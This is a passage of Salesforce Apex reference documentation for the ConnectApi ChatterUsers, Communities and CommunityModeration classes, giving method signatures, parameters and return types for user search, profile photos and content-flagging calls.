30.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.UserGroupPage searchUserGroups(String communityId, String
userId, String q)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for a user.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

Return Value

Type: `ConnectApi.UserGroupPage`

A paginated list of groups the context user is a member of.

searchUserGroups(communityId, userId, q, pageParam, pageSize)

Returns the specified page of users that matches the specified search criteria.

API Version

30.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.UserGroupPage searchUserGroups(String communityId, String
userId, String q, Integer pageParam, Integer pageSize)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for a user.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

Specifies the number of items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.UserGroupPage`

A paginated list of groups the context user is a member of.

`searchUsers(communityId, q)`

Returns the first page of users that match the specified search criteria. The page contains the default number of items.

API Version

28.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.UserPage searchUsers(String communityId, String q)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

Return Value

Type: `ConnectApi.UserPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestSearchUsers(communityId, q, result)

Testing ConnectApi Code

`searchUsers(communityId, q, pageParam, pageSize)`

Returns the specified page of users that match the specified search criteria.

API Version

28.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.UserPage searchUsers(String communityId, String q, Integer
pageParam, Integer pageSize)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

Specifies the number of items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.UserPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestSearchUsers(communityId, q, pageParam, pageSize, result)

Testing ConnectApi Code

`searchUsers(communityId, q, searchContextId, pageParam, pageSize)`

Returns the specified page of users that match the specified search criteria.

API Version

28.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.UserPage searchUsers(String communityId, String q, String searchContextId, Integer pageParam, Integer pageSize)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

searchContextId
Type: String

A feed item ID that filters search results for feed @mentions. More useful results are listed first. When you specify this argument, you cannot query more than 500 results and you cannot use wildcards in the search term.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

Specifies the number of items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.UserPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestSearchUsers(communityId, q, searchContextId, pageParam, pageSize, result)

Testing ConnectApi Code

`setPhoto(communityId, userId, fileId, versionNumber)`

Sets the user photo to be the specified, already uploaded file.

API Version

28.0–34.0

Important: In version 35.0 and later, use `ConnectApi.UserProfiles.setPhoto(communityId, userId, fileId, versionNumber)` on page 1429

Requires Chatter

Yes

Signature

```
public static ConnectApi.Photo setPhoto(String communityId, String userId, String
fileId, Integer versionNumber)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for the context user or the keyword `me`.

fileId
Type: String

ID of a file already uploaded. The file must be an image, and be smaller than 2 GB.

versionNumber
Type: Integer

Version number of the existing file. Specify either an existing version number, or `null` to get the latest version.

Return Value

Type: `ConnectApi.Photo`

Usage

Photos are processed asynchronously and may not be visible right away.

setPhoto(communityId, userId, fileUpload)

Sets the provided blob to be the photo for the specified user. The content type must be usable as an image.

API Version

28.0–34.0

Important: In version 35.0 and later, use `ConnectApi.UserProfiles.setPhoto(communityId, userId, fileUpload)`

Requires Chatter

Yes

Signature

```
public static ConnectApi.Photo setPhoto(String communityId, String userId,
ConnectApi.BinaryInput fileUpload)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for the context user or the keyword `me`.

fileUpload
Type: `ConnectApi.BinaryInput`

A file to use as the photo. The content type must be usable as an image.

Return Value

Type: `ConnectApi.Photo`

Usage

Photos are processed asynchronously and may not be visible right away.

`setPhotoWithAttributes(communityId, userId, photo)`

Sets and crops the existing file as the photo for the specified user. The content type must be usable as an image.

API Version

29.0–34.0

Important: In version 35.0 and later, use `ConnectApi.UserProfiles.setPhotoWithAttributes(communityId, userId, photo)` on page 1430

Requires Chatter

Yes

Signature

```
public static ConnectApi.Photo setPhotoWithAttributes(String communityId, String userId,
ConnectApi.PhotoInput photo)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for the context user or the keyword `me`.

photo
Type: `ConnectApi.PhotoInput`

A `ConnectApi.PhotoInput` object specifying the file ID, version number, and cropping parameters.

Return Value

Type: `ConnectApi.Photo`

Usage

Photos are processed asynchronously and may not be visible right away.

`setPhotoWithAttributes(communityId, userId, photo, fileUpload)`

Sets and crops the provided blob as the photo for the specified user. The content type must be usable as an image.

API Version

29.0–34.0

Important: In version 35.0 and later, use `ConnectApi.UserProfiles.setPhotoWithAttributes(communityId, userId, photo, fileUpload)` on page 1431

Requires Chatter

Yes

Signature

```
public static ConnectApi.Photo setPhotoWithAttributes(String communityId, String userId,
ConnectApi.PhotoInput photo, ConnectApi.BinaryInput fileUpload)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for the context user or the keyword `me`.

photo
Type: `ConnectApi.PhotoInput`

A `ConnectApi.PhotoInput` object specifying the cropping parameters.

fileUpload
Type: `ConnectApi.BinaryInput`

A file to use as the photo. The content type must be usable as an image.

Return Value

Type: `ConnectApi.Photo`

Usage

Photos are processed asynchronously and may not be visible right away.

updateChatterSettings(communityId, userId, defaultGroupEmailFrequency)

Updates the default Chatter settings for the specified user.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.UserChatterSettings updateChatterSettings(String communityId,
String userId, ConnectApi.GroupEmailFrequency defaultGroupEmailFrequency)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for the context user or the keyword `me`.

defaultGroupEmailFrequency
Type: `ConnectApi.GroupEmailFrequency`

defaultGroupEmailFrequency—Specifies the frequency with which a user receives email. Values:

- `EachPost`
- `DailyDigest`
- `WeeklyDigest`
- `Never`
- `UseDefault`

Don't pass the value `UseDefault` for the *defaultGroupEmailFrequency* parameter because calling `updateChatterSettings` sets the default value.

Return Value

Type: `ConnectApi.UserChatterSettings`

`updateUser(communityId, userId, userInput)`

Updates the "About Me" section for a user.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.UserDetail updateUser(String communityId, String userId,
ConnectApi.UserInput userInput)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for the context user or the keyword `me`.

userInput
Type: `ConnectApi.UserInput`

Specifies the updated information.

Return Value

Type: `ConnectApi.UserDetail`

ChatterUsers Test Methods

The following are the test methods for `ChatterUsers`. All methods are static.

For information about using these methods to test your `ConnectApi` code, see Testing ConnectApi Code.

`setTestSearchUsers(communityId, q, result)`

Registers a `ConnectApi.UserPage` object to be returned when the matching `ConnectApi.searchUsers` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

28.0

Signature

```
public static Void setTestSearchUsers(String communityId, String q, ConnectApi.UserPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

result
Type: `ConnectApi.UserPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

searchUsers(communityId, q)

Testing ConnectApi Code

`setTestSearchUsers(communityId, q, pageParam, pageSize, result)`

Registers a `ConnectApi.UserPage` object to be returned when the matching `ConnectApi.searchUsers` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

28.0

Signature

```
public static Void setTestSearchUsers(String communityId, String q, Integer pageParam, Integer pageSize, ConnectApi.UserPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

Specifies the number of items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

result
Type: `ConnectApi.UserPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

searchUsers(communityId, q, pageParam, pageSize)

Testing ConnectApi Code

setTestSearchUsers(communityId, q, searchContextId, pageParam, pageSize, result)

Registers a `ConnectApi.UserPage` object to be returned when the matching `ConnectApi.searchUsers` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

28.0

Signature

```
public static Void setTestSearchUsers(String communityId, String q, String
searchContextId, Integer pageParam, Integer pageSize, ConnectApi.UserPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

`searchContextId`
Type: String

A feed item ID that filters search results for feed @mentions. More useful results are listed first. When you specify this argument, you cannot query more than 500 results and you cannot use wildcards in the search term.

`pageParam`
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

`pageSize`
Type: Integer

Specifies the number of items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

`result`
Type: `ConnectApi.UserPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

searchUsers(communityId, q, searchContextId, pageParam, pageSize)

Testing ConnectApi Code

Communities Class

Access general information about communities in your organization.

Namespace

ConnectApi

Communities Methods

The following are methods for `Communities`. All methods are static.

IN THIS SECTION:

getCommunities()
Returns a list of communities the context user has access to.

getCommunities(communityStatus)
Returns a list of communities the context user has access to with the specified status.

getCommunity(communityId)
Returns information about the specific community.

`getCommunities()`

Returns a list of communities the context user has access to.

API Version

28.0

Requires Chatter

No

Signature

```
public static ConnectApi.CommunityPage getCommunities()
```

Return Value

Type: `ConnectApi.CommunityPage`

`getCommunities(communityStatus)`

Returns a list of communities the context user has access to with the specified status.

API Version

28.0

Requires Chatter

No

Signature

```
public static ConnectApi.CommunityPage getCommunities(ConnectApi.CommunityStatus
communityStatus)
```

Parameters

communityStatus
Type: `ConnectApi.CommunityStatus`

communityStatus—Specifies the status of the community. Values are:

- `Live`
- `Inactive`
- `UnderConstruction`

Return Value

Type: `ConnectApi.CommunityPage`

`getCommunity(communityId)`

Returns information about the specific community.

API Version

28.0

Available to Guest Users

35.0

Requires Chatter

No

Signature

```
public static ConnectApi.Community getCommunity(String communityId)
```

Parameters

`communityId`
Type: String

Specify an ID for *`communityId`*. You cannot specify `null` or `'internal'`.

Return Value

Type: `ConnectApi.Community`

CommunityModeration Class

Access information about flagged feed items and comments in a community. Add and remove flags from comments and feed items. To view a feed containing all flagged feed items, pass `ConnectApi.FeedType.Moderation` to the `ConnectApi.ChatterFeeds.getFeedElementsFromFeed` method.

Namespace

ConnectApi

CommunityModeration Methods

The following are methods for `CommunityModeration`. All methods are static.

IN THIS SECTION:

addFlagToComment(communityId, commentId)
Add a moderation flag to a comment.

addFlagToComment(communityId, commentId, visibility)

Add a moderation flag of the specified visibility to a comment.

addFlagToComment(communityId, commentId, type)

Add a moderation flag of the specified type to a comment.

addFlagToComment(communityId, commentId, note)

Add a moderation flag with a note to a comment.

addFlagToComment(communityId, commentId, type, note)

Add a moderation flag of the specified type with a note to a comment.

addFlagToComment(communityId, commentId, type, visibility)

Add a moderation flag of the specified type and visibility to a comment.

addFlagToComment(communityId, commentId, visibility, note)

Add a moderation flag of the specified visibility with a note to a comment.

addFlagToComment(communityId, commentId, type, visibility, note)

Add a moderation flag of the specified type and visibility with a note to a comment.

addFlagToFeedElement(communityId, feedElementId)

Add a moderation flag to a feed element.

addFlagToFeedElement(communityId, feedElementId, visibility)

Add a moderation flag of the specified visibility to a feed element.

addFlagToFeedElement(communityId, feedElementId, type)

Add a moderation flag of the specified type to a feed element.

addFlagToFeedElement(communityId, feedElementId, note)

Add a moderation flag with a note to a feed element.

addFlagToFeedElement(communityId, feedElementId, type, note)

Add a moderation flag of the specified type with a note to a feed element.

addFlagToFeedElement(communityId, feedElementId, type, visibility)

Add a moderation flag of the specified type and visibility to a feed element.

addFlagToFeedElement(communityId, feedElementId, visibility, note)

Add a moderation flag of the specified visibility with a note to a feed element.

addFlagToFeedElement(communityId, feedElementId, type, visibility, note)

Add a moderation flag of the specified type and visibility with a note to a feed element.

addFlagToFeedItem(communityId, feedItemId)

Add a moderation flag to a feed item. To add a flag to a feed item, `Allow members to flag content` must be selected for a community.

addFlagToFeedItem(communityId, feedItemId, visibility)

Add a moderation flag with specified visibility to a feed item. To add a flag to a feed item, `Allow members to flag content` must be selected for a community.

getFlagsOnComment(communityId, commentId)

Get the moderation flags on a comment. To get the flags, the context user must have the "Moderate Communities Feeds" permission.

getFlagsOnComment(communityId, commentId, visibility)

Get the moderation flags with specified visibility on a comment. To get the flags, the context user must have the "Moderate Communities Feeds" permission.

getFlagsOnFeedElement(communityId, feedElementId)

Get the moderation flags on a feed element. To get the flags, the context user must have the `Moderate Communities Feeds` permission.

getFlagsOnFeedElement(communityId, feedElementId, visibility)

Get the moderation flags with specified visibility on a feed element. To get the flags, the context user must have the `Moderate Communities Feeds` permission.

getFlagsOnFeedItem(communityId, feedItemId)

Get the moderation flags on a feed item. To get the flags, the context user must have the "Moderate Communities Feeds" permission.

getFlagsOnFeedItem(communityId, feedItemId, visibility)

Get the moderation flags with specified visibility on a feed item. To get the flags, the context user must have the "Moderate Communities Feeds" permission.

removeFlagFromComment(communityId, commentId, userId)

Remove a moderation flag from a comment. To remove a flag from a comment the context user must have added the flag or must have the "Moderate Communities Feeds" permission.

removeFlagFromFeedElement(communityId, feedElementId, userId)

Remove a moderation flag from a feed element. To remove a flag from a feed element, the context user must have added the flag or must have the `Moderate Communities Feeds` permission.

removeFlagsOnFeedItem(communityId, feedItemId, userId)

Remove a moderation flag from a feed item. To remove a flag from a feed item, the context user must have added the flag or must have the "Moderate Communities Feeds" permission.

`addFlagToComment(communityId, commentId)`

Add a moderation flag to a comment.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ModerationFlags addFlagToComment(String communityId, String commentId)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`commentId`
Type: String

The ID for a comment.

Return Value

Type: `ConnectApi.ModerationFlags`

Usage

To add a flag to a comment, `Allow members to flag content` must be selected for a community.

`addFlagToComment(communityId, commentId, visibility)`

Add a moderation flag of the specified visibility to a comment.

API Version

30.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ModerationFlags addFlagToComment(String communityId, String commentId, ConnectApi.CommunityFlagVisibility visibility)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`commentId`
Type: String

The ID for a comment.

`visibility`
Type: `ConnectApi.CommunityFlagVisibility`

Specifies the visibility behavior of a flag for various user types.

- `ModeratorsOnly`—The flag is visible only to users with moderation permissions on the flagged element or item.
- `SelfAndModerators`—The flag is visible to the creator of the flag and to users with moderation permissions on the flagged element or item.

Return Value

Type: `ConnectApi.ModerationFlags`

Usage

To add a flag to a comment, `Allow members to flag content` must be selected for a community.

`addFlagToComment(communityId, commentId, type)`

Add a moderation flag of the specified type to a comment.

API Version

38.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ModerationFlags addFlagToComment(String communityId, String commentId, ConnectApi.CommunityFlagType type)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

commentId
Type: String

The ID for a comment.

type
Type: `ConnectApi.CommunityFlagType`

Specifies the type of moderation flag.

- `FlagAsInappropriate`—Flag for inappropriate content.
- `FlagAsSpam`—Flag for spam.

If a type isn't specified, it defaults to `FlagAsInappropriate`.

Return Value

Type: `ConnectApi.ModerationFlags`

Usage

To add a flag to a comment, `Allow members to flag content` must be selected for a community.

`addFlagToComment(communityId, commentId, note)`

Add a moderation flag with a note to a comment.

API Version

38.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ModerationFlags addFlagToComment(String communityId, String commentId, String note)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

commentId
Type: String

The ID for a comment.

note
Type: String

A note of up to 4,000 characters about the flag.

Return Value

Type: `ConnectApi.ModerationFlags`

Usage

To add a flag to a comment, `Allow members to flag content` must be selected for a community.

addFlagToComment(communityId, commentId, type, note)

Add a moderation flag of the specified type with a note to a comment.

API Version

38.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ModerationFlags addFlagToComment(String communityId, String commentId, ConnectApi.CommunityFlagType type, String note)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

commentId
Type: String

The ID for a comment.

type
Type: `ConnectApi.CommunityFlagType`

Specifies the type of moderation flag.

- `FlagAsInappropriate`—Flag for inappropriate content.
- `FlagAsSpam`—Flag for spam.

If a type isn't specified, it defaults to `FlagAsInappropriate`.

note
Type: String

A note of up to 4,000 characters about the flag.

Return Value

Type: `ConnectApi.ModerationFlags`

Usage

To add a flag to a comment, `Allow members to flag content` must be selected for a community.

addFlagToComment(communityId, commentId, type, visibility)

Add a moderation flag of the specified type and visibility to a comment.

API Version

38.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ModerationFlags addFlagToComment(String communityId, String
commentId, ConnectApi.CommunityFlagType type, ConnectApi.CommunityFlagVisibility
visibility)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

commentId
Type: String

The ID for a comment.

type
Type: `ConnectApi.CommunityFlagType`

Specifies the type of moderation flag.

- `FlagAsInappropriate`—Flag for inappropriate content.
- `FlagAsSpam`—Flag for spam.

If a type isn't specified, it defaults to `FlagAsInappropriate`.

visibility
Type: `ConnectApi.CommunityFlagVisibility`

Specifies the visibility behavior of a flag for various user types.

- `ModeratorsOnly`—The flag is visible only to users with moderation permissions on the flagged element or item.
- `SelfAndModerators`—The flag is visible to the creator of the flag and to users with moderation permissions on the flagged element or item.

Return Value

Type: `ConnectApi.ModerationFlags`

Usage

To add a flag to a comment, `Allow members to flag content` must be selected for a community.

`addFlagToComment(communityId, commentId, visibility, note)`

Add a moderation flag of the specified visibility with a note to a comment.

API Version

38.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ModerationFlags addFlagToComment(String communityId, String
commentId, ConnectApi.CommunityFlagVisibility visibility, String note)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

commentId
Type: String

The ID for a comment.

visibility
Type: `ConnectApi.CommunityFlagVisibility`

Specifies the visibility behavior of a flag for various user types.

- `ModeratorsOnly`—The flag is visible only to users with moderation permissions on the flagged element or item.
- `SelfAndModerators`—The flag is visible to the creator of the flag and to users with moderation permissions on the flagged element or item.

note
Type: String

A note of up to 4,000 characters about the flag.

Return Value

Type: `ConnectApi.ModerationFlags`

Usage

To add a flag to a comment, `Allow members to flag content` must be selected for a community.

`addFlagToComment(communityId, commentId, type, visibility, note)`

Add a moderation flag of the specified type and visibility with a note to a comment.

API Version

38.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ModerationFlags addFlagToComment(String communityId, String
commentId, ConnectApi.CommunityFlagType type, ConnectApi.CommunityFlagVisibility
visibility, String note)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

commentId
Type: String

The ID for a comment.

type
Type: `ConnectApi.CommunityFlagType`

Specifies the type of moderation flag.

- `FlagAsInappropriate`—Flag for inappropriate content.
- `FlagAsSpam`—Flag for spam.

If a type isn't specified, it defaults to `FlagAsInappropriate`.

visibility
Type: `ConnectApi.CommunityFlagVisibility`

Specifies the visibility behavior of a flag for various user types.

- `ModeratorsOnly`—The flag is visible only to users with moderation permissions on the flagged element or item.
- `SelfAndModerators`—The flag is visible to the creator of the flag and to users with moderation permissions on the flagged element or item.

note
Type: String

A note of up to 4,000 characters about the flag.

Return Value

Type: `ConnectApi.ModerationFlags`

Usage

To add a flag to a comment, `Allow members to flag content` must be selected for a community.

`addFlagToFeedElement(communityId, feedElementId)`

Add a moderation flag to a feed element.

API Version

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ModerationCapability addFlagToFeedElement(String communityId,
String feedElementId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementId
Type: String

The ID for a feed element.

Return Value

Type: `ConnectApi.ModerationCapability`

If the feed element doesn't support this capability, the return value is `ConnectApi.NotFoundException`.

Usage

To add a flag to a feed element, `Allow members to flag content` must be selected for a community.

addFlagToFeedElement(communityId, feedElementId, visibility)

Add a moderation flag of the specified visibility to a feed element.

API Version

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ModerationCapability addFlagToFeedElement(String communityId,
String feedElementId, ConnectApi.CommunityFlagVisibility visibility)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementId
Type: String

The ID for a feed element.

visibility
Type: `ConnectApi.CommunityFlagVisibility`

Specifies the visibility behavior of a flag for various user types. One of these values:

- `ModeratorsOnly`—The flag is visible only to users with moderation permissions on the flagged element or item.

- `SelfAndModerators`—The flag is visible to the creator of the flag and to users with moderation permissions on the flagged element or item.

Return Value

Type: `ConnectApi.ModerationCapability`

If the feed element doesn't support this capability, the return value is `ConnectApi.NotFoundException`.

Usage

To add a flag to a feed element, `Allow members to flag content` must be selected for a community.

addFlagToFeedElement(communityId, feedElementId, type)

Add a moderation flag of the specified type to a feed element.

API Version

38.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ModerationCapability addFlagToFeedElement(String communityId,
String feedElementId, ConnectApi.CommunityFlagType type)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementId
Type: String

The ID for a feed element.

type
Type: `ConnectApi.CommunityFlagType`

Specifies the type of moderation flag.

- `FlagAsInappropriate`—Flag for inappropriate content.
- `FlagAsSpam`—Flag for spam.

If a type isn't specified, it defaults to `FlagAsInappropriate`.

Return Value

Type: `ConnectApi.ModerationCapability`

Usage

To add a flag to a feed element, `Allow members to flag content` must be selected for a community.

addFlagToFeedElement(communityId, feedElementId, note)

Add a moderation flag with a note to a feed element.

API Version

38.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ModerationCapability addFlagToFeedElement(String communityId,
String feedElementId, String note)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementId
Type: String

The ID for a feed element.

note
Type: String

A note of up to 4,000 characters about the flag.

Return Value

Type: `ConnectApi.ModerationCapability`

Usage

To add a flag to a feed element, `Allow members to flag content` must be selected for a community.

addFlagToFeedElement(communityId, feedElementId, type, note)

Add a moderation flag of the specified type with a note to a feed element.

API Version

38.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ModerationCapability addFlagToFeedElement(String communityId,
String feedElementId, ConnectApi.CommunityFlagType type, String note)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementId
Type: String

The ID for a feed element.

type
Type: `ConnectApi.CommunityFlagType`

Specifies the type of moderation flag.

- `FlagAsInappropriate`—Flag for inappropriate content.
- `FlagAsSpam`—Flag for spam.

If a type isn't specified, it defaults to `FlagAsInappropriate`.

note
Type: String

A note of up to 4,000 characters about the flag.

Return Value

Type: `ConnectApi.ModerationCapability`

Usage

To add a flag to a feed element, `Allow members to flag content` must be selected for a community.

`addFlagToFeedElement(communityId, feedElementId, type, visibility)`

Add a moderation flag of the specified type and visibility to a feed element.

API Version

38.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ModerationCapability addFlagToFeedElement(String communityId,
String feedElementId, ConnectApi.CommunityFlagType type,
ConnectApi.CommunityFlagVisibility visibility)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementId
Type: String

The ID for a feed element.

type
Type: `ConnectApi.CommunityFlagType`

Specifies the type of moderation flag.

- `FlagAsInappropriate`—Flag for inappropriate content.
- `FlagAsSpam`—Flag for spam.

If a type isn't specified, it defaults to `FlagAsInappropriate`.

visibility
Type: `ConnectApi.CommunityFlagVisibility`

Specifies the visibility behavior of a flag for various user types. One of these values:

- `ModeratorsOnly`—The flag is visible only to users with moderation permissions on the flagged element or item.
- `SelfAndModerators`—The flag is visible to the creator of the flag and to users with moderation permissions on the flagged element or item.

Return Value

Type: `ConnectApi.ModerationCapability`

Usage

To add a flag to a feed element, `Allow members to flag content` must be selected for a community.

`addFlagToFeedElement(communityId, feedElementId, visibility, note)`

Add a moderation flag of the specified visibility with a note to a feed element.

API Version

38.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ModerationCapability addFlagToFeedElement(String communityId,
String feedElementId, ConnectApi.CommunityFlagVisibility visibility, String note)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementId
Type: String

The ID for a feed element.

visibility
Type: `ConnectApi.CommunityFlagVisibility`

Specifies the visibility behavior of a flag for various user types. One of these values:

- `ModeratorsOnly`—The flag is visible only to users with moderation permissions on the flagged element or item.
- `SelfAndModerators`—The flag is visible to the creator of the flag and to users with moderation permissions on the flagged element or item.

note
Type: String

A note of up to 4,000 characters about the flag.

Return Value

Type: `ConnectApi.ModerationCapability`

Usage

To add a flag to a feed element, `Allow members to flag content` must be selected for a community.

addFlagToFeedElement(communityId, feedElementId, type, visibility, note)

Add a moderation flag of the specified type and visibility with a note to a feed element.

API Version

38.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ModerationCapability addFlagToFeedElement(String communityId,
String feedElementId, ConnectApi.CommunityFlagType type,
ConnectApi.CommunityFlagVisibility visibility, String note)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementId
Type: String

The ID for a feed element.

type
Type: `ConnectApi.CommunityFlagType`

Specifies the type of moderation flag.

- `FlagAsInappropriate`—Flag for inappropriate content.
- `FlagAsSpam`—Flag for spam.

If a type isn't specified, it defaults to `FlagAsInappropriate`.

visibility
Type: `ConnectApi.CommunityFlagVisibility`

Specifies the visibility behavior of a flag for various user types. One of these values:

- `ModeratorsOnly`—The flag is visible only to users with moderation permissions on the flagged element or item.
- `SelfAndModerators`—The flag is visible to the creator of the flag and to users with moderation permissions on the flagged element or item.

note
Type: String

A note of up to 4,000 characters about the flag.

Return Value

Type: `ConnectApi.ModerationCapability`

Usage

To add a flag to a feed element, `Allow members to flag content` must be selected for a community.

`addFlagToFeedItem(communityId, feedItemId)`

Add a moderation flag to a feed item. To add a flag to a feed item, `Allow members to flag content` must be selected for a community.

API Version

29.0–31.0

Important: In version 32.0 and later, use addFlagToFeedElement(communityId, feedElementId).

Requires Chatter

Yes

Signature

```
public static ConnectApi.ModerationFlags addFlagToFeedItem(String communityId, String feedItemId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedItemId
Type: String

The ID for a feed item.

Return Value

Type: `ConnectApi.ModerationFlags`

addFlagToFeedItem(communityId, feedItemId, visibility)

Add a moderation flag with specified visibility to a feed item. To add a flag to a feed item, `Allow members to flag content` must be selected for a community.

API Version

30.0–31.0

Important: In version 32.0 and later, use addFlagToFeedElement(communityId, feedElementId, visibility).

Requires Chatter

Yes

Signature

```
public static ConnectApi.ModerationFlags addFlagToFeedItem(String communityId, String feedItemId, ConnectApi.CommunityFlagVisibility visibility)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedItemId
Type: String

The ID for a feed item.

visibility
Type: `ConnectApi.CommunityFlagVisibility`

Specifies the visibility behavior of a flag for various user types.

- `ModeratorsOnly`—The flag is visible only to users with moderation permissions on the flagged element or item.
- `SelfAndModerators`—The flag is visible to the creator of the flag and to users with moderation permissions on the flagged element or item.

Return Value

Type: `ConnectApi.ModerationFlags`

getFlagsOnComment(communityId, commentId)

Get the moderation flags on a comment. To get the flags, the context user must have the "Moderate Communities Feeds" permission.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ModerationFlags getFlagsOnComment(String communityId, String commentId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

commentId
Type: String

The ID for a comment.

Return Value

Type: `ConnectApi.ModerationFlags`

getFlagsOnComment(communityId, commentId, visibility)

Get the moderation flags with specified visibility on a comment. To get the flags, the context user must have the "Moderate Communities Feeds" permission.

API Version

30.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ModerationFlags getFlagsOnComment(String communityId, String commentId, ConnectApi.CommunityFlagVisibility visibility)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

